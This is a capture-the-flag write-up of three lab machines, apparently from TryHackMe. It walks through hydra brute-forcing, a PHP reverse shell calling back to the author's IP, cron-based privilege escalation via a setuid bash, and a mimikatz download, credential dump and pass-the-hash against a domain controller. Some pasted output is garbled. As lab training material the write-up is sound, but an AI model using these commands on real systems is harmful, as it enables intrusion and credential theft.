


# HACKER OF THE HILL -HACKER ONE RM THM

"Easy" machine:

```
8000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_/vbcms
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VeryBasicCMS - Home
8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: My Website
|_Requested resource was /?page=home.php
8002/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Learn PHP
9999/tcp open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions:
|     HTTP/1.0 200 OK
```

```
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.10.84.133
[+] Method:                   GET
[+] Threads:                  32
[+] Wordlist:                 /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
=====
2021/06/13 18:47:28 Starting gobuster in directory enumeration mode
=====
/.htpasswd          (Status: 403) [Size: 277]
/.hta              (Status: 403) [Size: 277]
/.htaccess         (Status: 403) [Size: 277]
/index.html        (Status: 200) [Size: 10918]
/server-status     (Status: 403) [Size: 277]
```

port 80 has just a default Apache2 page:



```
[max㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.84.133:8000 -z -w /usr/share/dirb/wordlists/common.txt -t32
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.10.84.133:8000
[+] Method:                   GET
[+] Threads:                  32
[+] Wordlist:                 /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
=====
2021/06/13 18:50:38 Starting gobuster in directory enumeration mode
=====
/.htaccess          (Status: 403) [Size: 279]
/.htpasswd          (Status: 403) [Size: 279]
/.hta              (Status: 403) [Size: 279]
/about             (Status: 200) [Size: 1951]
/contact            (Status: 200) [Size: 1955]
/robots.txt          (Status: 200) [Size: 30]
/server-status        (Status: 403) [Size: 279]
```

when we navigate to robots.txt found by gobuster, we find a disallowed (hidden) dir named /vbcms. this leads us to a login page:

```
User-agent: *
Disallow: /vbcms
```

```
<html>
  <head>
    <meta name="viewport" content="width=device-width"></meta>
    <title>http://10.10.230.235:8000/robots.txt</title>
    <link rel="stylesheet" type="text/css" href="resource://content-accessible
/vbsource.css"></link>
  </head>
  <body id="viewsource" class="highlight" style="-moz-tab-size: 4"
contextmenu="actions">
    <pre>User-agent: * Disallow: /vbcms</pre>
```

lets type in some test creds like admin:pwd and examine what's under the hood:

# Very Basic CMS

## Login

### Login

Username:

Password:

fn F12 keys bring us to inspector in Firefox: we see that the login is a POST request, uses the parameters username and password:

Very Basic CMS

Login

Invalid Username or Password

Network

Stat...	Met...	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response
200	POST	10.10.84...	login	browsing-context.j...	html	1.05 KB	1.84 KB				
304	GET	maxcdn...	bootstrap.min.css	stylesheet	css	cached	118.3...				
304	GET	ajax.goo...	jquery.min.js	script	js	cached	0 B				
304	GET	maxcdn...	bootstrap.min.js	script	js	cached	0 B				
404	GET	10.10.84...	favicon.ico	FaviconLoader.jsm:1...	html	cached	1.02 KB				

Form data

username: "admin"  
password: "pwd"

Request payload

username=admin&password=pwd

Under Headers we see the directory it points to - now we have enough to form a hydra cmd and crack this!

Headers

Request

Response

POST http://10.10.84.133:8000/vbcmcs/login

Status	200 OK
Version	HTTP/1.1
Transferred	1.05 KB (1.84 KB size)
Referrer Policy	no-referrer-when-downgrade

hydra cracks these creds in seconds:

```

└─(max㉿kali)-[~/Downloads/php-reverse-shell]
└─$ hydra 10.10.230.235 -s 8000 -f http-post-form "/vbcms/login:username=^USER^&password=^PASS^
&from=%2F&Submit=Sign+in:Invalid" -l admin -P /usr/share/dirb/wordlists/big.txt -t24 -v
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-13 14:28:29
[DATA] max 24 tasks per 1 server, overall 24 tasks, 20470 login tries (l:1/p:20470), ~853 tries per task
[DATA] attacking http-post-form://10.10.230.235:8000/vbcms/login:username=^USER^&password=^PASS
^&from=%2F&Submit=Sign+in:Invalid
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http://:8000/vbcms
[8000][http-post-form] host: 10.10.230.235 login: admin password: admin
[STATUS] attack finished for 10.10.230.235 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-13 14:28:31

```

We log into the CMS on port 8000 with admin:admin and see we can edit some files:

Pages			
URI	Name	Last Update	Action
/	Home Page	26/01/21 14:24:06	<a href="#">Edit</a> <a href="#">View</a>
/about	About Us	26/01/21 13:54:48	<a href="#">Edit</a> <a href="#">View</a>
/contact	Contact Us	26/01/21 13:54:48	<a href="#">Edit</a> <a href="#">View</a>

It's currently populated with html script but we are running an Ubuntu Apache2 server so perhaps it will execute a PHP script - let's add our fav Pентest monkey phprevshell:

## Edit Page: home

```
// use or stream_select() on file descriptors returned by proc_open() will fail and return FALSE under
Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.57.21'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

[Go Back](#)

[Update](#)

and were in!, our 1st foothold as user:serv1

```
└──(max㉿kali)-[~/Downloads/php-reverse-shell]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.230.235] 33654
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x8
6_64 GNU/Linux
22:40:11 up 2:53, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
serv1
```

We look around for a way to pivot, we upload linpeas to help us find something: This looks interesting- a cronjob scheduled every minute owned by root and serv3: We need a way to pivot to user:serv3

```
* * * * *    root  /home/serv3/backups/backup.sh
```

Let's check what's being served on Port 8002: looks like an Learning PHP website:

The screenshot shows a web browser window with the URL 10.10.84.133:8002. The title bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main content area has a heading 'Learn PHP with Adam'. Below it, a section titled 'Why learn PHP?' states: 'PHP is one of the most commonly used scripting languages on the internet!' and lists benefits: 'No History of security problems', 'Strict Type Casting', 'An abundance of code on the internet that you can copy and paste into your own projects', and 'And much more!'. At the bottom are two buttons: 'Try Free Lesson' and 'Sign Me Up'.

Try Free Lesson takes us to a page where we can try out PHP script- let's play around a bit: It seems to be executing code and revealing system info: hmmm...

The screenshot shows a web browser window with the URL 10.10.84.133:8002/lesson/1. The title bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main content area contains a text box with PHP code: <?php system('id'); ?>. To the right, a blue box provides instructions: 'One of the first things we do when learning a new computer language is print the words "Hello World" to the screen. In PHP we can use the echo command. For example: echo "Hello Adam";'. Below this, another text box shows the results: 'Results: uid=1002(serv3) gid=1002(serv3) groups=1002(serv3)'. At the bottom is a green 'Check Code' button.

copyNpaste our fav pentestmonkey phprev shell script, set up a netcat listener on our box: ( don't forget to remove the extra ?> headers first as this

website already provides them:

```
<?php  
~~~~~  
proc_close($process);  
  
function printit ($string) {  
    if (!$daemon) {  
        print "$string\n";  
    }  
}  
  
?>  
?>  
  


Check Code


```

and we are in as user serv3!

```
<?php  
~~~~~  
proc_close($process);  
  
function printit ($string) {  
    if (!$daemon) {  
        print "$string\n";  
    }  
}  
  
?>  
?>  
  


```
~~~~~  
proc_close($process);  
  
function printit ($string) {  
    if (!$daemon) {  
        print "$string\n";  
    }  
}  
  
?>  
?>
```



```
(max㉿kali)-[~/Downloads]  
$ nc -lvpn 4444  
listening on [any] 4444 ...  
connect to [10.2.57.21] from (UNKNOWN) [10.10.84.133] 34522  
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:3  
86_64 x86_64 x86_64 GNU/Linux  
03:26:34 up 42 min, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WH  
uid=1002(serv3) gid=1002(serv3) groups=1002(serv3)  
bash: cannot set terminal process group (785): Inappropriate ioctl  
bash: no job control in this shell  
serv3@web-serv:/ $
```


```

cat /etc/crontab confirms our target file backup.sh is executed by root every minute. If we can change the file contents, we could privesc:

```
# m h dom mon dow user command  
17 * * * * root cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --repor  
t /etc/cron.daily )  
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --repor  
t /etc/cron.weekly )  
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --repor  
t /etc/cron.monthly )  
#  
* * * * * root /home/serv3/backups/backup.sh  
serv3@web-serv:/ $
```

ls -la backup.sh cmd reveals backup.sh is owned by serv3 (that's us!) and

executed by root (root permissions) If we can change the file contents we might privesc:

```
* * * * * root /home/serv3/backups/backup.sh
serv3@web-serv:/$ cd home/serv3/backups
cd home/serv3/backups
serv3@web-serv:/home/serv3/backups$ ls
ls
backup.sh
files
serv3@web-serv:/home/serv3/backups$ ls -la backup.sh
ls -la backup.sh
-rwxr-xr-x 1 serv3 serv3 52 Feb 15 01:02 backup.sh
```

we need to upgrade the perms on /bin/bash to uid (s):

```
serv3@web-serv:/home/serv3/backups$ ls -la /bin/bash
ls -la /bin/bash
-rw-rxr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
```

lets upgrade permissions on backup.sh so we can write to it, then edit it to have it add uid perms to /bin/bash when the scheduled job is run: (echo "chmod 4777 /bin/bash" > backup.sh)

```
echo "chmod 4777 /bin/bash" > backup.sh
bash: backup.sh: Permission denied
serv3@web-serv:/home/serv3/backups$ chmod 777 backup.sh
chmod 777 backup.sh
serv3@web-serv:/home/serv3/backups$ echo "chmod 4777 /bin/bash" > backup.sh
echo "chmod 4777 /bin/bash" > backup.sh
```

Great! we wait for cronjob to run and confirm the change: notice the 's' in file perms:

```
-rwsrwxrwx 1 root root 1113504 Jun 6 2019 /bin/bash
serv3@web-serv:/home/serv3/backups$
```

now we can type the '/bin/bash -p' cmd and we got root!:

```
serv3@web-serv:/home/serv3/backups$ /bin/bash -p
/bin/bash -p
whoami
root
```

```
/bin/bash -p
id
uid=1002(serv3) gid=1002(serv3) euid=0(root) groups=1002(serv3)
whoami
root
```

"Medium" machine

```
Ports Open:
80
81
82
88 kerberos
135 RPC
139 netbios-ssn
389 AD LDAP Domain: troy.thm0.
445 ms-ds
464 kpasswd5
636
3268 AD LDAP Domain: troy.thm0.
3269
3389 rdp TROY-DC DNS_Computer_Name: TROY-DC.troy.thm Version: 10.0.17763

Users:
Achilles
Agamemnon
Hector
Helen
Patrocles
Administrator
```

great windows cmd to find all files names "flag.txt"

```
C:\>dir flag.txt /s /p
Volume in drive C has no label.
Volume Serial Number is A4B7-5ACE

Directory of C:\Users\achilles\Desktop

19/02/2021  19:52              37 flag.txt
                  1 File(s)        37 bytes

Directory of C:\Users\Administrator\Desktop

21/02/2021  20:45              37 flag.txt
                  1 File(s)        37 bytes

Directory of C:\Users\agamemnon\Desktop

19/02/2021  19:55              37 flag.txt
                  1 File(s)        37 bytes

Directory of C:\Users\hector\Desktop

19/02/2021  20:05              37 flag.txt
                  1 File(s)        37 bytes

Directory of C:\Users\helen\Desktop

19/02/2021  19:48              37 flag.txt
                  1 File(s)        37 bytes

Directory of C:\Users\patrocles\Desktop
```

Hydra brute force attack on user:achilles rdp creds, yielded a password

```
(max㉿kali)-[~/Downloads]
$ hydra rdp://10.10.20.81 -f -l achilles -P /usr/share/word
lists/rockyou.txt -t4
```

```
3389][rdp] host: 10.10.52.251  login: achilles  password: winniethepooh
STATUS] attack finished for 10.10.52.251 (valid pair found)
of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-15 01:03:01
```

we download mimikatz.exe to target, run it, then 3 commands in sequence to get our privesc to NT Authority:

```
Invoke-WebRequest -Uri "http://10.2.57.21:8000/mimikatz.exe" -OutFile "C:\users\mimikatz.exe"
.\mimikatz.exe on target machine
1)token::elevate
2)lsadump::sam sam3.reg system.reg
3)sekurlsa::pth /user:Administrator /domain:TROY-DC /ntlm:8c1c8cc0c8c9b77d17df57acc34b08aa
```

impersonating of kbtgt ticket success!

```
[ca] Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

## "Hard" Box

```
PORt      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 93:4a:03:ef:6a:ef:a1:31:76:99:84:cb:2a:bf:2b:a6 (RSA)
|   256 a9:67:f6:47:64:a8:57:64:76:f5:cc:6d:f1:a6:d6 (ECDSA)
|_  256 98:95:26:09:36:6a:ec:b3:73:ee:af:e4:5f:5b:1a:da (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Server Manager Login
|_Requested resource was /login
81/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Home Page
82/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: I Love Hills - Home
2222/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:93:9a:3f:4b:cc:77:91:e3:c4:e2:67:93:fb:98:79 (RSA)
|   256 00:f9:5e:65:86:74:d8:2d:e1:8d:f6:7d:be:a7:07 (ECDSA)
|_  256 01:a0:a5:3c:2e:5e:02:fe:f5:d2:8a:dd:4c:44:1a:2b (ED25519)
8888/tcp  open  http     Werkzeug httpd 0.16.0 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.0 Python/3.8.5
| http-title: Site doesn't have a title (text/html; charset=utf-8).
9999/tcp  open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.0 200 OK
|   Date: Tue, 15 Jun 2021 17:22:09 GMT
|   Content-Length: 0
```

```
[~]$ gobuster dir -u http://10.10.18.59/api/user -s 80 -w /usr/share/dirb/wordlists/common.txt -t32
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.10.18.59/api/user
[+] Method:                   GET
[+] Threads:                  32
[+] Wordlist:                 /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
=====
2021/06/15 12:54:36 Starting gobuster in directory enumeration mode
=====
/login                         (Status: 200) [Size: 53]
/session                        (Status: 200) [Size: 91]
```

10.10.18.59/login

g Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSF

## Server Manager

Server Manager Login

**Username**

**Password**

Login

exploring dir we got from gobuster, we find creds:

10.10.18.59/api/user/session

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHu

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

▼ active\_sessions:

▼ 0:

|           |                                    |
|-----------|------------------------------------|
| id:       | 1                                  |
| username: | "admin"                            |
| hash:     | "1b4237f476826986da63022a76c35bb1" |

We feed this hash to CrackStation and get a hit!

1b4237f476826986da63022a76c35bb1

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

| Hash                             | Type | Result     |
|----------------------------------|------|------------|
| 1b4237f476826986da63022a76c35bb1 | md5  | dQw4wWgXcQ |

Port 8888:

```
[max㉿kali)-[~/local/bin]
└─$ curl http://10.10.18.59:8888
Welcome to CMNatic's Application Launcher! You can launch applications by enumerting the /apps/ endpoint.

[max㉿kali)-[~/local/bin]
└─$ curl http://10.10.18.59:8888/apps
{"app1": {"name": "online file storage"}, "app2": {"name": "media player"}, "app3": {"name": "file sync"}, "app4": {"name": "/users"}}
```

exploring the endpoints, we find creds:

```
[max㉿kali)-[~/local/bin]
└─$ curl http://10.10.18.59:8888/users
{"user": {"davelarkin": "totallysecurehuh"}}
```

We can't log into Port 22, let's try the other ssh port on 2222:

```
[max㉿kali)-[~/local/bin]
└─$ ssh davelarkin@10.10.18.59
The authenticity of host '10.10.18.59 (10.10.18.59)' can't be established.
ECDSA key fingerprint is SHA256:QIqSf5jVeGQTaPJnMuPSXoIfpKxE.
Are you sure you want to continue connecting (yes/no/[fin
Warning: Permanently added '10.10.18.59' (ECDSA) to the l
sts.
davelarkin@10.10.18.59: Permission denied (publickey).
```

We're in!

```
(max㉿kali)-[~/local/bin]
$ ssh -p 2222 davelarkin@10.10.18.59
The authenticity of host '[10.10.18.59]:2222 ([10.10.18.59]:2222)' can't be established.
ECDSA key fingerprint is SHA256:D0vPRUo5EfUivVKiJf3i6JIOF50DxmKgx4o.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Warning: Permanently added '[10.10.18.59]:2222' (ECDSA) to the list of known hosts.
davelarkin@10.10.18.59's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1037-aws x86_64)
```